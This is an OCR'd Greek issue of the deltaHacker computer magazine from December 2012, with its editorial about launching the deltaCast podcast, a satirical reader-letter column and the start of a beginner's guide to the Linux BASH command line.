all rights reversed

∇HACKER

Δεκέμβρης 2012 # Τιμή τεύχους 6,40€

τεύχος 015 - This.Is.DELTA! Edition

TONIGHT WE DINE IN BASH! (*)



Το OpenWRT και γιατί το θέλετε

Bootάρετε από αλλού (κι από μακριά)

Πλούσιος ήχος για τις κατασκευές με Arduino!

Ανακαλύψτε τις παγίδες του cross-platform programming

[*] ...ή πώς θα μάθετε πραγματικά Linux & BSD

tefhos 15o

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) **γίνονται ήδη ταξίδια στο χρόνο;**
Η απάντηση στο **deltahacker.gr/?p=6934**

Ψηλές, αποτελεσματικές και σχεδόν αθόρυβες

Σίγουρα θα το έχω αναφέρει ξανά, όμως αισθάνομαι την ανάγκη να το αναφέρω και πάλι: Μεταξύ ζέστης και κρύου, είμαι από εκείνους που επιλέγουν το δεύτερο -- και το επιλέγουν περίπου σε ένα πέμπτο του νανοδευτερολέπτου. Ξέρω βέβαια ότι το κρύο δεν είναι καθόλου δημοφιλές φέτος. Κατανοώ φυσικά το γιατί, το καταλαβαίνω ήδη στην τσέπη μου και κόντρα με τους φίλους της ζέστης δεν πάω, τουλάχιστον όχι ακόμα. Εντελώς μεταξύ μας, όμως, πολύ χαίρομαι που επιτέλους χειμώνιασε!

by subZraw

Πώς να το κάνουμε, είναι άλλο πράγμα να προσπαθείς να δουλέψεις κι έξω να κάνει χαρά θεού, κι εντελώς άλλο να προσπαθείς να δουλέψεις κι έξω να κάνει αυτό που ονομάζεις *πραγματική* χαρά θεού, και σημαίνει ότι το χειμώνα η θερμοκρασία δεν ξεπερνά τους 10 βαθμούς, ενώ το καλοκαίρι φτάνει το πολύ στους 24. Ό,τι και να γίνει, όποιες κι αν είναι οι συνθήκες που επικρατούν στο τοπικό αλλά κι ευρύτερο σύστημα του καιρού, σας το λέω ευθύς εξαρχής ότι για εμένα αυτές είναι οι δύο αποδεκτές, μέγιστες τιμές, για χειμώνα και καλοκαίρι.

Πολλοί βέβαια θα διαφωνήσουν. Εντάξει, καταλαβαίνω ότι θα έχουν τους λόγους τους, αλλά αυτό δεν αλλάζει το γεγονός πως, αν ήταν στο χέρι μου, θα περνούσα νόμο που θα επέβαλε τα προαναφερθέντα άνω όρια. Και, φυσικά, για τις όποιες παραβάσεις-slash-παρεκκλίσεις θα ακολουθούσαν αμεσότατες διορθωτικές παρεμβάσεις, με εξαιρετικά αποτελεσματικές, αθόρυβες συσκευές ελέγχου καιρού, στρατηγικά ανεπτυγμένες ανά την επικράτεια. Το πολύ πολύ να έβγαζαν έναν απαλό βόμβο, δηλαδή, τον οποίο όμως θα άκουγες μόνον αν πλησίαζες στα 200 μέτρα. (Περισσότερο δεν έχει και πολύ νόημα, αφού ούτως ή άλλως είναι κάπως ογκώδεις και ψηλές και με τις κεραίες τους ανεπτυγμένες είναι πολύ ψηλότερες -- όχι ότι δεν φαίνονται από μακριά κι όταν τις έχουν μαζεμένες.)

Έγραψα τώρα γι' αυτές τις ευλογημένες συσκευές, και τι θυμήθηκα; Έναν ταξιτζή, κάποτε στην Αθήνα, ο οποίος σε μια κούρσα από κάπου ως κάπου αλλού --λεπτομέρειες δεν θυμάμαι--, μου εξηγούσε ότι, ναι, εντάξει, μας ψεκάζουν, αλλά αυτό που δεν ξέρει ο πολύς κόσμος είναι ότι η σχετική τεχνολογία βασίζεται σε μια συγγενική που κατέχουν οι Αμερικάνοι, η οποία επιτρέπει τον έλεγχο του κλίματος. Προσέξτε: Όχι του καιρού, αλλά του κλίματος ολόκληρου. Βέβαια και οι Ρώσοι δεν πάνε πίσω, πάντα σύμφωνα με τον ταξιτζή. Μπορεί να μην έχουν παρόμοιες συσκευές αυτοί, αλλά έχουν κάτι άλλες που προκαλούν σεισμούς. Αν δεν κάνω λάθος κάπως έμπαιναν και οι Κινέζοι στο παιχνίδι, αλλά με ποιο μυστικό όπλο δεν θυμάμαι. Θέλω να γράψω με κάποιο όπλο που επιτρέπει τη μαζικότατη παραγωγή οτιδήποτε μπορεί να φανταστεί κανείς, αλλά είμαι σχεδόν βέβαιος ότι αυτό το επινόησε ο νους μου, οκτώ δευτερόλεπτα πριν.

Τέλος πάντων, στο θέμα μας. Έπεσε που λέτε η θερμοκρασία κι ένα από τα θετικά για τον γράφοντα ήταν ότι, επιτέλους, καμώθηκε κι ασχολήθηκε μ' αυτό το διαβόητο deltaCast. Μάλλον θα έχετε ακούσει/διαβάσει *τουλάχιστον* μία φορά για το deltaCast. Εδώ κι ένα χρόνο το διαφημίζουμε ανακοινώνοντας ότι, να, την άλλη βδομάδα αρχίζει. Σύντομα απεδείχθη ότι αυτή η "άλλη βδομάδα" είναι απλά μια αναδρομική συνάρτηση του

χρόνου. Ξέρετε, από αυτές που αν θέλεις να ψαρώσεις κόσμο τις γράφεις κάπως έτσι f(f(f(...(f(...))))), και στον πιθανώς σαστισμένο συνομιλητή/αναγνώστη επισημαίνεις ότι αυτή η ένθεση συνεχίζεται για πάντα.

Ευτυχώς, στην περίπτωση του deltaCast η αναδρομική συνάρτηση που δίνει το χρόνο έναρξής του δεν είναι κατ' ανάγκη άπειρη, αλλά τερματίζει υπό συνθήκες. Και τελικά, μια συνθήκη τερματισμού ήταν η εξής: "να περάσει τουλάχιστον ένας χρόνος από την κυκλοφορία του deltaHacker 001, να μην κάνει ζέστη και η θερμοκρασία να έχει πέσει σημαντικά".

Ξεκίνησε, λοιπόν, το εβδομαδιαίο video podcast του deltaHacker, αυτό που εμείς ονομάζουμε deltaCast και που πολύ θα χαρούμε αν κι εσείς ονομάζετε έτσι. Τη στιγμή που γράφονται οι γραμμές τούτες, δύο επεισόδια έχουν κυκλοφορήσει και ήδη έχουν ξεκινήσει οι προετοιμασίες για το τρίτο. Γενικά, το καλύτερο μέρος για να παρακολουθείτε το deltaCast είναι από το site του περιοδικού, και συγκεκριμένα από το

`http://deltahacker.gr/category/deltacast`



Εναλλακτικά, πηγαίνετε στο deltaHacker.gr κι από το μενού της δεύτερης οριζόντιας μπάρας (από πάνω), επιλέγετε netcasting → deltaCast.

Όπως μας αρέσει να λέμε, η θεματολογία του deltaCast περιστρέφεται γύρω από τα θέματα που μας ενδιαφέρουν και ξέρουμε ότι ενδιαφέρουν *και* εσάς, τους αναγνώστες του περιοδικού. Το deltaCast δεν θέλουμε να είναι κατανοητό μόνο από τους προχωρημένους, ούτε όμως να αφορά μόνο τους αρχάριους. Ακολουθούμε μια μέση οδό και, σε κάθε περίπτωση, δεν κολλάμε στις λεπτομέρειες, ούτε χανόμαστε σε ατέλειωτες, συχνά βαρετές παρουσιάσεις κι αναλύσεις.

Αντίθετα, αυτό που θέλουμε να κάνουμε είναι, ας πούμε, τεχνολογικές διηγήσεις, γύρω από θέματα που πιστεύουμε ότι όσοι ασχοληθούν στην πράξη, ε, δεν θα το μετανιώσουν. Βέβαια υπάρχουν άπειρα πράγματα να μάθουμε ακόμη για το video casting (και το screencasting), ενώ έχουμε και τεράστια περιθώρια βελτίωσης. Αυτό όμως είναι κι ένα από τα ενδιαφέροντα της όλης ιστορίας ;) Πιστεύουμε ότι με τη δική σας συμμετοχή, με τις παρατηρήσεις, τις υποδείξεις και τις ιδέες σας, θα φτιάξουμε και πάλι κάτι που *και* θα διασκεδάζει *και* χρήσιμο θα είναι.

Τι λέτε κι εσείς;

POST CAR

THIS ADDRESS TO BE WRITTEN ON THIS SIDE

σνέιλ μέιλ

Αγαπητοί μου,

Καλημέρα σας και ευχές για έναν καλό μήνα.

Πρωτομηνιά σήμερα, και στο σπίτι επικρατεί κάποια αναστάτωση. Αρχίζει, βλέπετε, και επισήμως η Φετεινή Εορταστική Περίοδος (ΦΕΠ).

Από το πρωί η μητέρα της εξαδέλφης και η Μαιρούλα κατεβάζουν κούτες, κουτιά και παρακουτιά, με τα χριστουγεννιάτικα από το πατάρι. Και πρώτα από όλα το δέντρο, που το είχαμε πάρει στο Τόκυο πριν από 12 χρόνια.

Είναι πλαστικό βέβαια, και δεν χρειάζεται νερό, αλλά εδώ που τα λέμε δεν φανταζόμουν ότι θα κρατήσει τόσο πολύ.

Εορταστική, λοιπόν, από σήμερα η περίοδος στο Σπίτι, αλλά εγώ προς το παρόν δεν συμμετέχω. Μήνας που είναι, είχα σκοπό να σας γράψω τι θέλω να μου φέρει φέτος ο Άγιος Βασίλης, αλλά τώρα που είμαι μπροστά στη γραφομηχανή σκέφτομαι διάφορα άλλα και μου έχει φύγει η όρεξη.

Κατ' αρχάς ένα θέμα είναι (και ίσως το σοβαρότερο), πού λεφτά για δώρα φέτος.

Πήραμε βέβαια τη δόση, δε λέω. Και γι' αυτό βλέπει κανείς το οικονομικό επιτελείο να έχει πλημμυρίσει στην αισιοδοξία. Πραγματική πλημμύρα. Να φανταστείτε, δημοσιογραφικές πηγές αναφέρουν ότι κάποια στιγμή, τις προάλλες, σκεφτόντουσαν να καλέσουν την πυροσβεστική.

Τελικά αποφάσισαμε, μαθαίνω, να μην πάμε στην Γιουροβίζιον -- υποθέτω για να δείξουμε στους κουτόφραγκους ότι εμείς, στο Ελλάντα, όταν λέμε σκληρή δουλειά το εννοούμε. Και φυσικά για να κάνουμε τους Γερμανούς να νοιώσουν άσχημα, που μας κακολογούν για τεμπέληδες και χαραμοφάηδες.

Γιατί όπως θα σας εξηγήσει θριαμβευτικά κάθε δημοσιογραφική πηγή που σέβεται τον εαυτό της, είναι γνωστό τοις πάσι πως οι Ελληνες εργάζονται πιο πολύ από όλους.

Από όλους, ντε. Κι από Γερμανούς, κι από Ολλανδούς, κι από Φινλανδούς -- από όλους. Μόνο στη Χιλή, στην Κορέα και στο Μεξικό δουλεύουν πιο πολύ από μας.

Δεν τα βγάζουν από το μυαλό τους αυτά οι δημοσιογραφικές πηγές, στον ΟΟΣΑ τα λένε.

Βέβαια δεν λένε μόνο αυτά στον ΟΟΣΑ. Λένε επίσης ότι το πόσο δουλεύει ο καθείς δεν είναι το ίδιο με το αν και κατά πόσο δουλεύει παραγωγικά, κι έχουν καμιά εικοσπενταριά ακόμα στατιστικές από δίπλα για να δώσουν πιο πλήρη --και μάλλον διαφορετική από αυτή που μας προτείνουν οι δημοσιογραφικές πηγές-- εικόνα. Ας είναι.

Μια που λέμε για Κορέα, δεν ξέρω αν παρακολουθείτε τα της Βορείου, αλλά εγώ που ενδιαφέρομαι κοιτάζω στις ειδήσεις και λαμβάνω αντιφατικά μηνύματα.

Από τη μία διαβάζω για το νέο αέρα που --υποτίθεται-- φυσάει στη χώρα, από τότε που ανέλαβε τα ηνία ο Κιμ Γιονγκ Ουν. (Είναι, μαθαίνω, «περισσότερο φιλικός» με τους πολίτες και στρατιώτες που συναντά. Τους

επιτρέπει μάλιστα «να τον αγκαλιάσουν», κάτι που θα ήταν αδιανόητο για τον πατέρα ή τον παππού του.) Και από την άλλη διαβάζω για τον ανιψιό του, Κιμ Χαν Σολ, ο οποίος είναι στην Βοσνία και σπουδάζει, με λεφτά του κράτους υποθέτω, αλλά χωρίς να χάνει την ευκαιρία να αντιπολιτευτεί χαρακτηρίζοντας δικτάτορα το θείο του.

Βέβαια ένας ανιψιός δεν είναι ποτέ αξιόπιστη πηγή, όπως θα μπορούσα εκ πείρας να σας διαβεβαιώσω. Ειδικά αν έχει πάει στη Βοσνία για να σπουδάσει. (Μα τώρα, σοβαρά: Στη Βοσνία; Πώς την είδε; Αλλά τέλος πάντων.)

Δικτάτορας, ξε-δικτάτορας, όλοι συμφωνούνε πάντως (δηλαδή όλες οι δημοσιογραφικές πηγές) ότι είναι ολοένα και πιο δύσκολο για το καθεστώς να διατηρήσει τη χώρα κλειστή και προστατευμένη. Η Βόρειος Κορέα αλλάζει. Αργά αλλά σταθερά.

Αυτά που λέτε σκέφτομαι από το πρωί και μου έχει φύγει η όρεξη να φτιάξω λίστα με δώρα για τον Άη Βασίλη.

Το άλλο που έχω στο μυαλό μου, και δεν μπορώ πλέον να αποφύγω βλέποντας τις μάταιες προσπάθειες όλων εδώ μέσα να συντονιστούν στον εορταστικό στολισμό του σπιτιού, έχει να κάνει με αυτά που σας έγραφα την τελευταία φορά και άφησα στην μέση.

Περί νοημοσύνης. Έγραφα, αν θυμάστε, ότι η νοημοσύνη δεν υπάρχει. Δεν είναι ιδιότητα, δεν είναι χαρακτηριστικό, δεν είναι ποιότητα, έλεγα, και κατέληγα στο ότι είναι περιγραφή. Αλλά περιγραφή ποιανού πράγματος, ρωτούσα, και το άφηνα εκεί, προτρέποντας όσους ενδιαφερόμενους να το σκεφτούμε και να επανέλθουμε.

Επανέρχομαι λοιπόν, χωρίς να έχω να προτείνω ξεκάθαρο ορισμό, αλλά μια μεθοδολογία να το ψάξουμε το θέμα.

Το ερώτημα, λοιπόν, κατά τη γνώμη μου, είναι κατά πόσο θυμόμαστε ότι η περιγραφή ενός φαινομένου είναι απλώς κάτι που βοηθάει εμάς τους ανθρώπους να μιλήσουμε για αυτό -- δηλαδή κατά πόσο αποφεύγουμε το λάθος να θεωρήσουμε ότι, επειδή μια περιγραφή μας βολεύει, αυτό σημαίνει πως υπάρχει και ως αυθύπαρκτη οντότητα.

Ας πάρουμε μιαν έννοια που θεωρείται αυτονόητη, την έννοια του IQ. Σου λέει ο άλλος έχω IQ τόσο, πω πω, πόσο έξυπνος είμαι. Κανονικοποιούμε συμβατικά το μέσο όρο ενός πληθυσμού ως IQ 100, και κάθε τι παραπάνω το θεωρούμε «έξυπνο» και κάθε τι λιγότερο το θεωρούμε «όχι έξυπνο».



Το IQ θεωρείται πλέον επιστημονικό μέγεθος, και χρησιμοποιείται ως δείκτης π.χ. για μια πρώτη χοντρική ταξινόμηση των μαθησιακών δυσκολιών, σε βαριές, ήπιες κ.λπ. Όλα μοιάζουν όμορφα και τακτικά, μέχρι να αρχίσουμε να το εξετάζουμε το θέμα από πιο κοντά. Βλέπουμε τότε ότι πίσω από την όμορφη στατιστική μας καμπάνα του Γκάους, κρύβονται κάθε είδους ανακολουθίες. Ο ένας είναι μια χαρά παιδί σε IQ, αλλά έχει «δυσλεξία». Ο άλλος δεν έχει «δυσλεξία», αλλά έχει «διαταραχή ελλειμματικής προσοχής». Ο τρίτος τα καταφέρνει μια χαρά -- γράφει, διαβάζει, λύνει προβλήματα κ.λπ.-- αλλά παρουσιάζει «ελλειμματική ενσυναίσθηση» (δηλαδή δεν μπορεί να νοιώσει συμπόνια, κατανόηση ή λύπη). Ο άλλος, κάτι άλλο.

Όσο το κοιτάς, τόσο μπλέκει. Διαταραχές επί διαταραχών, υποδιαταραχές, μερικές διαταραχές, πολλαπλές διαταραχές, ατυπικές διαταραχές και πάει λέγοντας.

Το ερώτημα που τίθεται, λοιπόν, είναι: Περί τίνος πρόκειται; Τι είναι το IQ; Τι είναι όλες αυτές οι διαταραχές; Σε τι αντιστοιχούν; Πάσχει κάπου ο εγκέφαλος; Κάποιο τμήμα του εγκεφάλου; Ο βρεγματικός λοβός; Η περιοχή του Broca; Κάτι άλλο;

Η κυρίαρχη ερευνητική υπόθεση είναι πως ναι. Η παθολογία του οργάνου εκφράζεται ως --ή αντικατοπτρίζεται σε-- ψυχοπαθολογία.

Από όπου φαίνεται να προκύπτει και το αντίστροφο συμπέρασμα: Η πολυμορφία της ψυχοπαθολογίας αντιστοιχεί ή ανάγεται σε λειτουργική πολυμορφία του οργάνου.

Οπότε στρώνονται στην δουλειά οι ερευνητές, παλεύοντας να διατυπώσουν τις λεπτομέρειες αυτής της αντιστοίχησης. Ψάχνουν ας πούμε να βρούνε πού στον εγκέφαλο γίνεται η επεξεργασία της ενσυναίσθησης ή ποιο είναι το κέντρο ελέγχου της προσοχής.

Μάταια, αγαπητοί μου.

Θα μου πείτε: Τι σχέση έχουν όλα αυτά με την τεχνητή νοημοσύνη -- ή έστω με την σκέτη νοημοσύνη; Τι μας νοιάζει αν η ψυχοπαθολογία αντιστοιχεί ή όχι σε λειτουργική παθολογία του εγκεφάλου;

Η απάντησή μου είναι πως έχουν άμεση σχέση, και αυτήν προσπαθώ να σας περιγράψω. Ο ισχυρισμός μου είναι πως οι επιστήμονες συγχέουν τις ερευνητικές τους υποθέσεις με τις ερευνητικές τους παρατηρήσεις και μετά από λίγο ξεχνάνε ποιο ήταν ποιο.

Κατά τον ίδιο τρόπο που η «ελλειμματική ενσυναίσθηση» είναι απλή περιγραφή ενός φαινομένου και όχι αυτοτελής οντότητα, δηλαδή δεν προκαλείται (αναγκαστικά) από βλάβη κάποιου εγκεφαλικού κέντρου «ενσυναίσθησης», ο ισχυρισμός μου είναι πως μια έννοια όπως αυτή της «νοημοσύνης» δεν είναι παρά μια αυτοαναφορική περιγραφή της συμπεριφοράς ενός συστήματος που επιδεικνύει αυτή την συμπεριφορά. Δεν είναι ούτε ιδιότητα, ούτε χαρακτηριστικό ούτε ποιότητα του συστήματος αυτού.

Ελπίζω να είναι σαφές πως το κλειδί στην παραπάνω παράγραφο είναι η λέξη «αυτοαναφορική».

Αυτά. Κάνω και πάλι μια παύση και πάω να παρέμβω στο στόλισμα του δέντρου, γιατί απ' ό,τι βλέπω η μητέρα της Εξαδέλφης έχει κατεβάσει από το πατάρι και το κουτί με τα αγαλματίδια του Βισνού, και προτίθεται να μετατρέψει το δέντρο μας σε ινδουιστικό ιερό. Πρέπει να μπει κάποιο όριο.

Καλές γιορτές. Τα λέμε του χρόνου. Θα επανέλθω.

Σας ασπάζομαι,

Θείος Ακάκιος

Skill: Beginner


Tags: BASH, home directory, parent directory, history, TAB completion, core utilities

Κυριαρχήστε_στο_command_line:/

part 1/4

Η αρχική προσέγγιση

Οι πατεράδες μας μάλλον δεν θα μάθουν ποτέ ότι το GPS στο αυτοκίνητο έχει «kernel», αφού σχετικό κουμπί δεν πρόκειται να βρουν. Αντίστοιχα, οι μανάδες μας δεν θα υποψιαστούν ποτέ ότι η νέα τηλεόραση ενσωματώνει κάτι που ονομάζεται process scheduler... Εμείς βέβαια έχουμε ακούσει για το Linux. Ξέρουμε ότι κρύβεται μέσα σε smartphones, το εγκαθιστούμε καμιά φορά σε virtual machine για να του ρίξουμε μια ματιά, ενώ γνωρίζουμε ότι θα το τρέχει και το VPS που σχεδιάζουμε ν' αγοράσουμε. Προσφάτως έχουν αρχίσει ν' ασχολούνται με το Linux κι όσοι παίζουν με τα πολύ μικρά κι εξαιρετικά φθηνά συστήματα, όπως είναι το Raspberry Pi. Εντάξει, καλό δείχνει το Linux, αλλά είναι κάπως παράξενο και μάλλον στρυφνό... Τι λέτε; Μήπως έχει φτάσει η ώρα να το μάθουμε από την καλή και να του πάρουμε τον αέρα;



by Spir@l Evolut10n

Για τους περισσότερους από εμάς --για να μην πούμε για όλους-- το Linux δεν αποτελεί κάτι το καινούργιο. Το έχουμε ακούσει πολλές φορές και το έχουμε χρησιμοποιήσει ακόμη περισσότερες. Κάπου εδώ όμως υπάρχει μια μικρή λεπτομέρεια: Πού το συναντάμε συνήθως και πώς το χρησιμοποιούμε; Η αλήθεια είναι ότι το βλέπουμε στα smartphones, το εγκαθιστούμε σε εικονικές μηχανές και καμιά φορά το φορτώνουμε και στον κύριο υπολογιστή μας. Με άλλα λόγια, τις περισσότερες φορές αλληλεπιδρούμε μαζί του μέσα από κάποιο παραθυρικό περιβάλλον. Βλέπετε, ανεξάρτητα από τους λόγους που μας οδηγούν να το τρέξουμε σε μια εικονική μηχανή ή και στον αληθινό υπολογιστή, επιλέγουμε (σχεδόν) πάντα μια mainstream διανομή, με παραθυρικό περιβάλλον και γενικά με απ' όλα! Αυτό δεν είναι καθόλου κακό, φυσικά. Τη δουλειά μας θέλουμε να κάνουμε -- και θέλουμε να την κάνουμε εύκολα. Ωστόσο η χρήση του Linux (μόνο) με τη βοήθεια του ποντικιού έχει ορισμένες παρενέργειες. Η σημαντικότερη από αυτές έχει να κάνει με τη λανθασμένη εντύπωση ότι «ξέρουμε Linux». Αυτή η πεποίθηση αποτελεί ύπουλη αυταπάτη. Πιθανώς μάλιστα να μας κρατήσει μακριά από σημαντικές γνώσεις κι ενδιαφέρουσες εφαρμογές.

Το ζήτημα με τον τρόπο χρήσης του Linux δεν είναι μόνο θεωρητικό. Όταν θέλουμε να στήσουμε έναν server σε κάποιο VPS, αναγκαζόμαστε να εγκαταλείψουμε την θαλπωρή των παραθύρων και να στραφούμε στην γραμμή εντολών. Το ίδιο συμβαίνει κι όταν θέλουμε να επέμβουμε στα «έγκατα» ενός smartphone ή όταν σκοπεύουμε να το χρησιμοποιήσουμε σε κάποια χακεριά. Αυτό μάλιστα ισχύει τόσο για τις συσκευές με Android, όσο και για εκείνες με iOS. Βλέπετε, αυτά τα δύο λειτουργικά βασίζονται στο Unix και η γραμμή εντολών τους είναι, πρακτικά, πανομοιότυπη! Εξάλλου, με τη γραμμή εντολών του Linux μπλέκουν κι όσοι απέκτησαν ένα Raspberry Pi, προκειμένου να το μετατρέψουν σε media tank, κατεβαστήρι, VPN server ή οτιδήποτε άλλο σκαρφίστηκαν (βλ. και deltaHacker 013, σελ 012). Τα παραδείγματα είναι ατελείωτα και νομίζουμε ότι δεν χρειάζεται να συνεχίσουμε την παράθεση. Το ζήτημα είναι ότι υπάρχει τουλάχιστον ένας καλός λόγος για να εξοικειωθούν *όλοι* με τη γραμμή εντολών του Linux. Κι εδώ που τα λέμε, γιατί να εξοικειωθούν μόνο; Γιατί να μη μάθουν τα πάντα και να μην αποκτήσουν τον πλήρη έλεγχο του συστήματός τους;[1]

Το κέλυφος BASH

Όπως και στην περίπτωση των Desktop Environments (βλέπε Unity, KDE, Xfce, κ.ά.), έτσι και στην περίπτωση της γραμμής εντολών το Linux προσφέρει αρκετές εναλλακτικές. Πριν προχωρήσουμε, όμως, πρέπει να ξεκαθαρίσουμε κάτι: Όπως κάνουμε λόγο για «κέλυφος γραφικών» κι αναφερόμαστε σε κάποιο παραθυρικό περιβάλλον, ομοίως μπορούμε να μιλήσουμε για «κέλυφος ρυθμού χαρακτήρων» και ν' αναφερθούμε σε κάποια υλοποίηση της γραμμής εντολών. Βέβαια, όταν κάποιος χρήστης του Linux κάνει λόγο για το κέλυφος (σκέτο) αναφέρεται σχεδόν πάντα στη γραμμή εντολών. Η κυρίαρχη υλοποίηση της γραμμής εντολών του Linux γίνεται από το δημοφιλέστατο BASH. Πρόκειται για τον βελτιωμένο απόγονο ενός κελύφους που έτρεχε παλιά σε συστήματα Unix κι ονομαζόταν sh. Το όνομα BASH προκύπτει από τα αρχικά των λέξεων Bourne[2] Again SHell κι αποτελεί λογοπαίγνιο με τη φράση «born again» (γεννημένος ξανά). Κάπου εδώ θα μπορούσαμε να ξεκινήσουμε ένα καμ-

1. Ε; Γιατί;
2. Bourne ονομάζεται ο δημιουργός του.

μένο flamewar, συζητώντας για την υπεροχή ή όχι του BASH έναντι άλλων υλοποιήσεων. Για να 'μαστε ειλικρινείς, ο κύριος λόγος για τον οποίο ασχολούμαστε με το BASH είναι ένας: Είναι το προκαθορισμένο shell σε *όλες* τις διανομές Linux, βρίσκεται κρυμμένο στα Android και iOS devices, ενώ μας κλείνει το μάτι κι όταν παίζουμε με τα BSDs!

